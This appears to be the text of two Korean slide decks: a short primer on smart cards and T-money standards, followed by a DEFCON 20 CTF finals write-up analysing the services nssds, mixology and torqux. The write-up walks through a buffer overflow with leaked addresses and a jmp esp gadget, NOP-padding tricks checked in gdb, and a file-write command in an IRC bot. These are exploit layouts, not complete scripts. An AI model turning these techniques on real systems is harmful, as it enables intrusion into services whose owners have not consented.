
smart card has CPU and OS! = COS



(contactless)

(Card Operation System)

A little bit details for smart card



VCC : Power Supply

GND : Ground

RST : Reset Signal

VPP : Program Voltage(Not used)

CLK : Clock Signal

I/O : Input / Output

A Kind of Smart Cards

Manufacturer	Product	ATQA	SAK	ATS (called ATR for contact smartcards)	UID lenght
NXP	MIFARE Mini	00 04	09		4 bytes
	MIFARE Classic 1k	00 04	08		4 bytes
	MIFARE Classic 4k	00 02	18		4 bytes
	MIFARE Ultralight	00 44	00		7 bytes
	MIFARE DESFire	03 44	20	75 77 81 02 80	7 bytes
	MIFARE DESFire EV1	03 44	20	75 77 81 02 80	7 bytes
IBM	JCOP31	03 04	28	38 77 b1 4a 43 4f 50 33 31	4 bytes
	JCOP31 v2.4.1	00 48	20	78 77 b1 02 4a 43 4f 50 76 32 34 31	7 bytes
	JCOP41 v2.2	00 48	20	38 33 b1 4a 43 4f 50 34 31 56 32 32	7 bytes
	JCOP41 v2.3.1	00 04	28	38 33 b1 4a 43 4f 50 34 31 56 32 33 31	4 bytes
Infineon	MIFARE Classic 1k	00 04	88		4 bytes
Gemplus	MPCOS	00 02	98		
Innovidion R&T	Jewel	0C 00			
Nokia	MIFARE Classic 4k - emulated (6212 Classic)	00 02	38		4 bytes
	MIFARE Classic 4k - emulated (6131 NFC)	00 08	38		4 bytes

ATQA : Answer To Request acc. To ISO/IEC 14443-4

SAK : Select Acknowledge, Type A

ATS : Answer To Select acc. To ISO/IEC 1443-4

This table is Not @ All!!

http://ludovic.rousseau.free.fr/softwares/pcsc-tools/smardcard_list.txt

If you need IC chip information?

- Use NXP App with Android – [Example]
 - About Iphone? Find it ☺

About Republic of korea?

- A famous and friendly T-money



- T-money card : KSX6924 (based ISO14443)
- T-money SAM : KSX6923 (based ISO14443)
- Kssn.net (KS), but...悲

세상은 돈이 전부다

!!!!!!

KS X 6923-1

+ 상세보기

표준명 : 비접촉식 선후불 IC카드 - 지불 보안 응용 모듈(SAM) - 제1부 : 물리적 특성 및 기본 구조	
• 고시일 : 2009-12-08	
파일본(다운로드)	출력본(예상)
<input type="checkbox"/> 8,300원	<input type="checkbox"/>

KS X 6923-2

+ 상세보기

- 표준명 : 비접촉식 선후불 IC카드 - 지불 보안 응용 모듈(SAM) - 제2부 : 사용자 카드
- 고시일 : 2009-12-08

KS X 6923-3

+ 상세보기


표준명 : 비접촉식 선후불 IC카드 - 지불 보안 응용 모듈(SAM) - 제3부 : 적합성 시험	
• 고시일 : 2009-12-08	
파일본(다운로드)	출력본(예상)
<input type="checkbox"/> 5,600원	<input type="checkbox"/>

KS X 6923-4

+ 상세보기

- 표준명 : 비접촉식 선후불 IC카드 - 지불 보안 응용 모듈(SAM) - 제4부 : 적합성 시험
- 고시일 : 2009-12-08

언어	파일본(다운로드)	출력본(예상)
한글	<input type="checkbox"/> 13,900원	<input type="checkbox"/> 13,900원



standard.go.kr

- 표준번호가 KS X 6924으로 4 건이 검색되었습니다.

결과내 검색 :

No	표준번호	표준명	제정/개정일	고시번호	담당부서	담당자
4	KS X 6924-1	비접촉식 선후불 IC카드 - 사용자 카드 - 제1부 : 물리적 특성 및 기본 구조	2009/12/08	2009-0771	정보통신표준과	도유천
3	KS X 6924-2	비접촉식 선후불 IC카드 - 사용자 카드 - 제2부 : 명령어 및 프로토콜	2009/12/08	2009-0771	정보통신표준과	도유천
2	KS X 6924-3	비접촉식 선후불 IC카드 - 사용자 카드 - 제3부 : 암호 알고리즘	2009/12/08	2009-0771	정보통신표준과	도유천
1	KS X 6924-4	비접촉식 선후불 IC카드 - 사용자 카드 - 제4부 : 적합성 시험	2009/12/08	2009-0771	정보통신표준과	도유천

[이전페이지] [1] [다음페이지]

No capture, No C&P, Just Read That!!
But, support to “Windows 32bit” ☹

Play on Real World!

Just For Fun



If you shy girl & !boy, connect to Facebook. @sjh21a

Thanks.



Reference


- <http://nfc-forum.org>
- http://www.embeddedworld.co.kr/atl/view.asp?a_id=5495
- http://www.hidglobal.com/korean/page.php?page_id=21#won
- [NFC 기술 및 인증동향 - 한국정보통신기술협회](#)
- <http://www.e2box.co.kr/> - EBRF700
- <http://ko.wikipedia.org/wiki/%EC%8A%A4%EB%A7%88%ED%8A%B8%EC%B9%B4%EB%93%9C>
- <http://www.libnfc.org/documentation/hardware/tags/iso14443>



DEFCON 20 CTF FINAL

정재훈(nesk@nesk.co.kr)
wowhacker
Best of the Best 1기

- 1 . CTF FINAL
- 2 . nssds
- 3 . mixology
- 4 . torqux
- 5 . coney
- 6 . semem



+CTF FINAL

20주년 기념

20개팀 본선



BINJITSU

SUMMARY

Rank	Team	Steals	Defaces	First Blood
1	Samurai	4725	642	4
2	PPP	6852	1319	4
3	European Nopsled Team	4525	579	4
4	Routards	4721	315	4
5	OccupyEIP	3498	739	1
6	More Smoked Leet Chicken	3651	227	2
7	0ldEur0pe	2893	385	2
8	shellphish	2805	398	1
9	Hates Irony	2268	283	1
10	SiBears	264	0	5
11	TwoSixNine	2925	35	
12	Acme Pharm	809	512	1
13	HackerDom	1497	264	
14	WOWHACKER-PLUS	1164	86	
15	our name sucks	557	28	
16	We_Own_You	739	20	
17	KAIST GoN	675	17	
18	sutegoma	390	27	
19	V&	497	0	
20	Team Hilarious	0	0	

MOST DEFACED TEAM (BY FAR): TwoSixNine

CYCLE

SUMMARY

DATA

READS

DATA

WRITES

DATA

SLA

DATA

TEAMVTEAMR

DATA

TEAMVTEAMW

DATA

RAW SCORES

DATA

+ Winner !



Samurai CTF
83

+ Result Announcement





+nssds



+CTF 바이너리

<http://ctftime.org/event/26/tasks/>

+Setting IPv6

dc20:c7f:2012:13::2

```
if ( signal(20, handler) == (sighandler_t)-1
    || (v2 = socket(28, 1, 0), v2 == -1)
    || setsockopt(v2, 65535, 4, &optval, 4u) == -1
    || setifaddrs("em1", v2, 28, a1) == -1
    || listen(v2, 20) == -1 )
    exit(-1);
```

+네트워크 인터페이스 변경

```
[root@defcon20 ~]# ifconfig le0 name em1
```

+nssds

```
[root@defcon20 ~/.services_trololololo000/nssds]# file nssds
nssds: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically
linked (uses shared libs), for FreeBSD 9.0 (900044), stripped
```

+기본 데몬 구조

```
void __cdecl main()
{
    int v0; // ebx@1
    unsigned int v1; // eax@1
    __int64 v2; // [sp+18h] [bp+0h]@1

    HIDWORD(v2) = &v2;
    v0 = setsocket(portnumber);
    v1 = time(0);
    srand(v1);
    random((int)&unk_804C300, 0x20u);
    sub_8048E40();
    ssh_cleanup_exit("nssds");
    daemonize(v0, clientmain);
}
```

user : nssds
port : 54339

```
+daemonize()

while ( 1 )
{
    do
    {
        do
        {
            addr_len = 28;
            clnt_sock = accept(fd, &addr, &addr_len);
        }
        while ( clnt_sock == -1 );
        v3 = fork();
    }
    while ( v3 == -1 );
    if ( !v3 )
    {
        close(fd);
        alarm(0xFu);
        ret = arg2(clnt_sock);
        close(clnt_sock);
        exit(ret);          arg2 = main challenge function
    }
    close(clnt_sock);
}
```

+clientmain()

```
int __cdecl clientmain(int sockfd)
{
    unsigned int ret1; // ebx@1
    unsigned int ret2; // eax@1

    ret1 = rand2(5u);                      // rand()%5+4, 5 ~ 9
    ret2 = rand2(4096u);                   // rand()%4096 + 2048, 4096 ~ 6144
    stage1(sockfd, ret2 + 2048, ret1 + 4);
    return 0;
}
```

func rand2(arg) -> rand() % arg1

stage1(sockfd, [4096 <= x < 6144], [5 <= x < 9])

+stage1()

```
if ( arg2 )
{
    v5 = rand2(4u) + 2;
    if ( (signed int)v5 > 0 )
    {
        cnt = 0;
        do
        {
            ++cnt;
            v7 = rand2(512u);
            v8 = malloc(v7 + 512);
            v9 = (unsigned int)((char *)v8 + rand2(512u));
            jmpesp_addr = v9;
            *(_BYTE *)v9 = 0xFFu;
            *(_BYTE *)(v9 + 1) = 0xE4u;
        }
        while ( v5 != cnt );
    }
    v10 = rand2(4096u);
    result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
else
{
    result = stage2(sockfd);
}
```

+stage1()

```
v3 = alloca(arg1 + 15);
if ( arg2 )
{
    v5 = rand2(4u) + 2;
    if ( (signed int)v5 > 0 ) // 2 ~ 4
    {
        cnt = 0;
        do
        {
            ++cnt;
            v7 = rand2(512u);
            v8 = malloc(v7 + 512); // 512 ~ 1024
            v9 = (unsigned int)((char *)v8 + rand2(512u)); // 0 ~ 512
            jmpesp_addr = v9;
            *(_BYTE *)v9 = 0xFFu;
            *(_BYTE *)(v9 + 1) = 0xE4u;
        }
        while ( v5 != cnt );
    }
    v10 = rand2(4096u);
    result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
```

2 ~ 4사이의 랜덤 루프

+stage1()

```
if ( arg2 )
{
    v5 = rand2(4u) + 2;
    if ( (signed int)v5 > 0 )                                // 2 ~ 4
    {
        cnt = 0;
        do
        {
            ++cnt;
            v7 = rand2(512u);
            v8 = malloc(v7 + 512);                            // 512 ~ 1024
            v9 = (unsigned int)((char *)v8 + rand2(512u)); // 0 ~ 512
            jmpesp_addr = v9;
            *(_BYTE *)v9 = 0xFFu;
            *(_BYTE *)(v9 + 1) = 0xE4u;
        }
        while ( v5 != cnt );
    }
    v10 = rand2(4096u);
    result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
```

랜덤한 영역의 랜덤위치

```
+stage1()
{
    v5 = rand2(4u) + 2;
    if ( (signed int)v5 > 0 )
    {
        cnt = 0;
        do
        {
            ++cnt;
            v7 = rand2(512u);
            v8 = malloc(v7 + 512);
            v9 = (unsigned int)((char *)v8 + rand2(512u));
            jmpesp_addr = v9;
            *(_BYTE *)v9 = 0xFFu;
            *(_BYTE *)(v9 + 1) = 0xE4u;
        }
        while ( v5 != cnt );
    }
    v10 = rand2(4096u);
    result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
```

jmpesp_addr = 0ffe4
[jmp esp]

+stage1()

```
v10 = rand2(4096u);
result = stage1(sockfd, v10 + 2048, arg2 - 1);
}
else
{
    result = stage2(sockfd);
}
return result;
```

stage1() 은 arg2가 0일때까지 반복

jmpesp_addr 변수에 값 설정

+stage2()

```
v1 = malloc(900u);
mbuf = (int)((char *)v1 + rand2(400));           // 0 ~ 400
v2 = 0;
LABEL_2:
if ( v2 != 63 )
{
    do
    {
        rand_case = rand2(6);                   // 0 ~ 6
        if ( rand_case <= 5 )
        {
            switch ( rand_case )
            {
                case 5u:
                    v2 = v10;
                    if ( v10 & 0x20 )
                        goto LABEL_2;
                    v10 |= 0x20u;
                    print_eip(fd, (char *)&v12 - &src);
                    break;
                case 4u:
                    v2 = v10;
                    if ( !(v10 & 0x10) )
                    {
                        v10 |= 0x10u;
                        print_banner(fd);
                        v2 = v10;
                    }
                    goto LABEL_2;
            }
        }
    }
}
```

5 : print_eip() : 현재 eip 출력

4 : print_banner() : 문자열 출력

+stage2()

```
case 3u:  
    v2 = v10;  
    if ( !(v10 & 8) )  
    {  
        v10 |= 8u;  
        print_bufcopy(fd, mbuf);  
        v2 = v10;  
    }  
    goto LABEL_2;  
case 2u:  
    v2 = v10;  
    if ( !(v10 & 4) )  
    {  
        v10 |= 4u;  
        print_bufstart(fd, (int)&buf);  
        v2 = v10;  
    }  
    goto LABEL_2;  
case 1u:  
    v2 = v10;  
    if ( !(v10 & 2) )  
    {  
        v10 |= 2u;  
        print_esp(fd, jmpesp_addr);  
        v2 = v10;  
    }  
    goto LABEL_2;
```

3 : print_bufcopy() :
할당한메모리영역 주소 출력

2 : print_bufstart() : recv()로
받을 스택버퍼 주소 출력

1 : print_esp() :
jmpesp_addr의 주소 출력

+stage2()

```
case 0u:
    v2 = v10;
    if ( !(v10 & 1) )
    {
        v10 |= 1u;
        print_sockfd(fd);
        v2 = v10;
    }
    goto LABEL_2;
default:
    break;
}
}
while ( v10 != 63 );
```

+ 골라먹는 재미!

0 : print_sockfd : 현재 소켓
디스크립터 출력



+stage2()

```
[root@defcon20 /home/nesk/nssds]# nc -6 dc20:c7f:2012:13::2 54339
Your socket descriptor is 5
Distance to eip is 1040
Buffer start is 0xbfbfb98ac
Engaging buffer overflow now!
The first 500 bytes of your data will be copied to 0x2840e04f
There is a "jmp esp" at 0x2843499b
You're welcome!
^C
[root@defcon20 /home/nesk/nssds]# nc -6 dc20:c7f:2012:13::2 54339
Your socket descriptor is 5
There is a "jmp esp" at 0x2840d08e
Distance to eip is 1040
Engaging buffer overflow now!
Buffer start is 0xbfbfbfa11c
The first 500 bytes of your data will be copied to 0x2840d4ca
You're welcome!
^C
[root@defcon20 /home/nesk/nssds]# nc -6 dc20:c7f:2012:13::2 54339
The first 500 bytes of your data will be copied to 0x2840e953
Your socket descriptor is 5
Distance to eip is 1040
There is a "jmp esp" at 0x2840e582
Buffer start is 0xbfbfb8f2c
Engaging buffer overflow now!
You're welcome!
^C
```

각각메시지는 랜덤하게 모두 출력됨

+stage2()

```
send2(fd, "You're welcome!\n", 0);
if ( recv2(fd, (int)&buf, 2048u) < 0 )
    _exit(0);
chk_str = (int)"offense rules!";
pbuf = &buf;
result = memcpy((void *)dest, &buf, 0x1F4u);
cnt = 10;
do
{
    if ( !cnt )
        break;
    flag = *pbuf++ == *(_BYTE *)chk_str++;
    --cnt;
}
while ( flag );
if ( !flag )
{
    if ( sub_8049420(fd, 0) )
        result = (void *)send2(fd, "success\n", 0);
    else
        result = (void *)send2(fd, "fail\n", 0);
}
```

2048 바이트 만큼 recv()

+stage2()

```
buf= byte ptr -40Ch
pvoid= byte ptr 4
sockfd= dword ptr 8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
lea     eax, [ebp+pvoid]
sub    esp, 1052
mov     [ebp+var_410], eax
mov     eax, [ebp+sockfd]
lea     ebx, [ebp+buf]
```

버퍼는 대략 1024바이트

*recv에서 2048만큼 받으므로 오버플로우 발생

+print_bufcopy()

```
int __cdecl print_bufcopy(int sockfd, int addr)
{
    return sendf(sockfd, "The first 500 bytes of your data will be copied to %p\n", addr);
}
```

500바이트까지 할당된 메모리에 복사되므로

리턴주소를 구할필요가 없음

+stage2()

```
send2(fd, "You're welcome!\n", 0);
if ( recv2(fd, (int)&buf, 2048u) < 0 )
    _exit(0);
chk_str = (int)"offense rules!";
pbuf = &buf;
result = memcpy((void *)dest, &buf, 0x1F4u);
cnt = 10;
do
{
    if ( !cnt )
        break;
    flag = *pbuf++ == *(_BYTE *)chk_str++;
    --cnt;
}
while ( flag );
if ( !flag )
{
    if ( sub_8049420(fd, 0) )
        result = (void *)send2(fd, "success\n", 0);
    else
        result = (void *)send2(fd, "fail\n", 0);
}
```

복사한 버퍼에 있는 문자열 체크

+sub_8049420()

```
sub_8048F90(&unk_804C300, 32);
if ( send2(fd, (int)&unk_804C300, 0x20u) == 32
    && recv2(fd, (int)&size, 4u) == 4
    && size <= 0x400
    && (ptr = malloc(size)) != 0 )
{
    v2 = 0;
    v4 = recv2(fd, (int)ptr, size);
    if ( v4 == size )
    {
        v18 = (int)sub_804A1D0();
        v17 = (int)sub_804A1D0();
        sub_804A140(v18, ptr, size);
        sub_8049F80(v17, v18, dword_804C2E8, dword_804C2E4);
        v5 = sub_804A0A0(v17, 0, 0);
        v6 = v5;
        if ( v5 > 0x40 && (v7 = malloc(v5), (s = (int)v7) != 0) )
        {
            n = sub_804A0A0(v17, v7, v6);
            sub_8048EA0(&v16, s, 32);
            sub_8048E00(&v16, s + 32, n - 32);
            v10 = s + 32;
            v11 = &unk_804C300;
            v12 = 32;
            do
            {
                if ( !v12 )
                    break;
                v8 = *(_BYTE *)v10 < *(_BYTE *)v11;
                v9 = *(_BYTE *)v10++ == *(_BYTE *)v11;
                v11 = (char *)v11 + 1;
                --v12;
            }
        }
    }
}
```

오버플로우가 일어남 -> 루틴을 분석할 필요 X

+sub_8049420()

```
int __fastcall sub_804A140(int a1, int a2, int a3, int a4, int a5)
{
    int v5; // ebx@2

    if (!a3)
        __assert("bdConvFromOctets", "bigd.c", 185);
    sub_8049E20(a1, (unsigned int)(a5 + 3) >> 2);
    v5 = sub_804A6E0(*(_DWORD *)a3, (unsigned int)(a5 + 3) >> 2, a4, a5);
    *(_DWORD *)(a3 + 4) = sub_804A3A0(*(_DWORD *)a3, v5);
    return v5;
}
```

다른데몬에서도 같이 사용되는 함수 -> 낚시용?


+exploit()

Simple !

["The first 500 bytes of ~~" 주소값 파싱]

[shellcode][ret * X]

2048바이트만큼 전송



+mixology



+ mixology

```
[root@defcon20 ~/.services_trololololo000/mixology]# file mixology
mixology: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically lin
ked (uses shared libs), for FreeBSD 9.0 (900044), stripped
```

user : mixology
port : 35575

+clientmain()

```
read_len = read2(fd, (int)banner, 256, 10);
flag = read_len == 0;
if ( read_len > 0 )
{
    banner[read_len] = 0;
    chk_str = (int)"No hacker should visit Las Vegas without strcpy";
    str_length = 48;
    pbanner = banner;
    do
    {
        if ( !str_length )
            break;
        flag = *pbanner++ == *(_BYTE *)chk_str++;
        --str_length;
    }
    while ( flag );
    if ( flag )
        stage1(fd);
```

문자열 체크

+stage1()

```
if ( recv2(sockfd, (int)&buf4, 4u) == 4 )
{
    if ( (unsigned int)buf4 <= 0xFFFF )
    {
        buf_recv = malloc(buf4 + 4);
        pbuf_recv = buf_recv;
        if ( buf_recv )
        {
            s = (char *)buf_recv + 4;
            recv_len = recv2(sockfd, (int)((char *)buf_recv + 4), buf4);
            if ( recv_len == buf4 )
            {
                if ( strstr((const char *)pbuf_recv, "AAAAAAAAAA") )
                {
                    sub_8049930(sockfd, 0);
                }
            }
        }
    }
}
```

받은 정수 + 4만큼의 버퍼할당

+stage1()

```
if ( recv2(sockfd, (int)&buf4, 4u) == 4 )
{
    if ( (unsigned int)buf4 <= 0xFFFF )
    {
        buf_recv = malloc(buf4 + 4);
        pbuf_recv = buf_recv;
        if ( buf_recv )
        {
            s = (char *)buf_recv + 4;
            recv_len = recv2(sockfd, (int)((char *)buf_recv + 4), buf4);
            if ( recv_len == buf4 )
            {
                if ( strstr((const char *)pbuf_recv, "AAAAAAAAAA") )
                {
                    sub_8049930(sockfd, 0);
                }
            }
        }
    }
}
```

할당된버퍼+4 위치부터 크기만큼 데이터받음

+stage1()

```
if ( recv2(sockfd, (int)&buf4, 4u) == 4 )
{
    if ( (unsigned int)buf4 <= 0xFFFF )
    {
        buf_recv = malloc(buf4 + 4);
        pbuf_recv = buf_recv;
        if ( buf_recv )
        {
            s = (char *)buf_recv + 4;
            recv_len = recv2(sockfd, (int)((char *)buf_recv + 4), buf4);
            if ( recv_len == buf4 )
            {
                if ( strstr((const char *)pbuf_recv, "AAAAAAA") )
                {
                    sub_8049930(sockfd, 0);
                }
            }
        }
    }
}
```

sub_8049930() ?



```
+stage1()
else
{
    memcpy(
        &dest,
        "Upgrade Your Liquor Cabinet\nUse Fresh Ingredients\nMatch the Drink
        0x8Bu");
    while ( 1 )
    {
        v5 = strlen(&dest);
        if ( send(sockfd, &dest, v5, 131072) == -1 )
            break;
        sleep(1u);
    }
    hash_result = somehash(buf_size4);
    *(_BYTE *)pbuff_recv = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 1) = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 2) = hash_result;
    *((_BYTE *)pbuff_recv + 3) = BYTE1(hash_result);
    ((void (*)(void))pbuff_recv)();
}
```

send() 함수가 실패할 때 까지 루프

```
+stage1()
else
{
    memcpy(
        &dest,
        "Upgrade Your Liquor Cabinet\nUse Fresh Ingredients\nMatch the Drink
        0x8Bu);
    while ( 1 )
    {
        v5 = strlen(&dest);
        if ( send(sockfd, &dest, v5, 131072) == -1 )
            break;
        sleep(1u);
    }
    hash_result = somehash(buf_size4);
    *(_BYTE *)pbuff_reco = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 1) = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 2) = hash_result;
    *((_BYTE *)pbuff_recv + 3) = BYTE1(hash_result);
    ((void (*)(void))pbuff_recv)();
}
```

somehash() ?

```

+stage1()
else
{
    memcpy(
        &dest,
        "Upgrade Your Liquor Cabinet\nUse Fresh Ingredients\nMatch the Drink
        0x8Bu);
    while ( 1 )
    {
        v5 = strlen(&dest);
        if ( send(sockfd, &dest, v5, 131072) == -1 )
            break;
        sleep(1u);
    }
    hash_result = somehash(huf_size4);
    *(_BYTE *)pbuff_recv = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 1) = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 2) = hash_result;
    *((_BYTE *)pbuff_recv + 3) = BYTE1(hash_result);
    ((void (*)(void))pbuff_recv)();
}

```

리턴값을 버퍼 첫 4바이트에 저장

```
+stage1()
else
{
    memcpy(
        &dest,
        "Upgrade Your Liquor Cabinet\nUse Fresh Ingredients\nMatch the Drink
        0x8Bu);
    while ( 1 )
    {
        v5 = strlen(&dest);
        if ( send(sockfd, &dest, v5, 131072) == -1 )
            break;
        sleep(1u);
    }
    hash_result = somehash(buf_size4);
    *(_BYTE *)pbuff_recv = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 1) = hash_result;
    hash_result = (unsigned int)hash_result >> 8;
    *((_BYTE *)pbuff_recv + 2) = hash_result;
    *((_BYTE *)pbuff_recv + 3) = BYTE1(hash_result);
    ((void (*)(void))pbuff_recv)();
}
```

*버퍼 주소 대상 실행


+exploit

보낸버퍼가 실행되니 쉘코드만 전송한다면 성공!

앞 4바이트가 쉘코드에 영향을 미치지 않으면서

실행가능한 명령어가 되어야됨

+somehash() ?



+exploit

적절한 opcode가 나올때까지 NOP를 늘린다
NOP * 1

```
(gdb) x/i $ebx
0x28433000:    int     $0x38
(gdb)
0x28433002:    lock xor $0x89c03190,%eax
(gdb)
0x28433008:    inc     %esp
(gdb)
0x28433009:    and     $0xc,%al
(gdb)
0x2843300b:    mov     $0x1,%al
(gdb)
0x2843300d:    mov     %eax,0x8(%esp)
(gdb)
0x28433011:    mov     $0x1c,%al
(gdb) c
Continuing.

Program received signal SIGBUS, Bus error.
0x28433000 in ?? ()
```

*2, *3

+exploit

NOP * 15

```
Breakpoint 1, 0x0804a33b in ?? ()
(gdb) x/i $ebx
0x28433000:      mov    $0x907ad0b3,%eax
(gdb)
0x28433005:      nop
(gdb)
0x28433006:      nop
(gdb)
0x28433007:      nop
(gdb)
0x28433008:      nop
(gdb)
0x28433009:      nop
(gdb) c
Continuing.
```

[banner][W\xff\xff\x00\x00][NOP*X][shellcode]



+torqux



+torqux

```
OsmundSadler:torqux nesk$ file torqux.pyc
torqux.pyc: python 2.7 byte-compiled
OsmundSadler:torqux nesk$ file stuff.pyc
stuff.pyc: python 2.7 byte-compiled
OsmundSadler:torqux nesk$ █
```

user : torqux

+uncompyle2

python 2.7 버전에서만 사용가능

<https://github.com/wibiti/uncompyle2>

+this is not the daemon you're looking for

```
if __name__ == '__main__':
    bot = wutwut(get_server())
    drop_privileges('torqux')
    bot.gogogo()

def gogogo(self):
    SocketHandler(self._sendQueue, self._getQueue).start()
    self._connect()
    threading.Thread.__init__(self)
    self.start()

def _connect(self):
    self._sendQueue.put(('ADDCLIENT', self._id, (self._ip, 6667, 4096)))
    self._nick(self.config['botName'])
    time.sleep(5)
    self.sendRaw('JOIN ' + self.config['channel'] + '\r\n')
```

+IRC BOT !

+Setting server

```
def get_server():
    ip = get_ip('em1', AF_INET6)
    good = ':'.join(ip.split(':')[ :-1] + [':7'])
    return good
```

7번 IRC 서버에 접속

+wutwut

```
_defaultConfigs = {'port': 6667,
'channel': 'eip',
'modules': ['stuff'],
'alias': {},
'restrictedCommand': {'messages': 1,
                     'fortune': 1,
                     'kick': 0,
                     'reload': 0},
'ignore': ['key'],
'botName': 'riprelative',
'nickServPass': '',
'about': 'wutwut. Try !help for information'}
```

IRC 채널 : #eip

봇네임 : riprelative

restrictedCommand ?

+runCommand

```
utca = re.findall('\\\\:\\([^\n!]+)[^ ]+ PRIVMSG ([^ ]+) \\\\:[\\t ]*\\\\!([^\r\n\\t ]+)[\\t ]*([^\r\n]*')', data)
if not utca:
    for mod in self._external:
        if hasattr(mod, 'idle'):
            mod.idle(self, data)
            break

    return
if 'key' in data:
    return
```

[USER] PRIVMSG #eip : ![command] [arg]

+runCommand

```
utca = re.findall('\\\\:\\{[^\\\\!]+\\}[^ ]+ PRIVMSG ([^ ]+) \\\\:[\\t ]*\\\\!([^\r\n\\t ]+)[\\t ]*([^\r\n]*')', data)
if not utca:
    for mod in self._external:
        if hasattr(mod, 'idle'):
            mod.idle(self, data)
            break

    return
if 'key' in data:
    return
```

'key'는 무~~필~~터링

+restrictedCommand ?

```
def messages(bot, user, target, argument):
    message = argument.split(' ')
    who = message[0]
    message = ' '.join(message[1:])
    with open(who, 'a') as myfile:
        myfile.write(message + '\n')
    action(bot, user, '', 'saved the message "%s" for %s' % (message, who))
```

*파일쓰기기능 ?!

```
def _reloadModules(self):
    if self.config.has_key('modules'):
        modules = self.config['modules']
        for mod in modules:
            try:
                self._external.append(__import__(mod))
            except BaseException as error:
                pass
```

*config리스트에 명시된 모듈을 전부 로드

+restrictedCommand

```
if not self._authorized(user, command):
    self.sendLns(user, 'Permission Denied.')
    return
```

인증함수가 실패하면 명령어 실행불가

+_authorized

```
def _authorized(self, user, command):
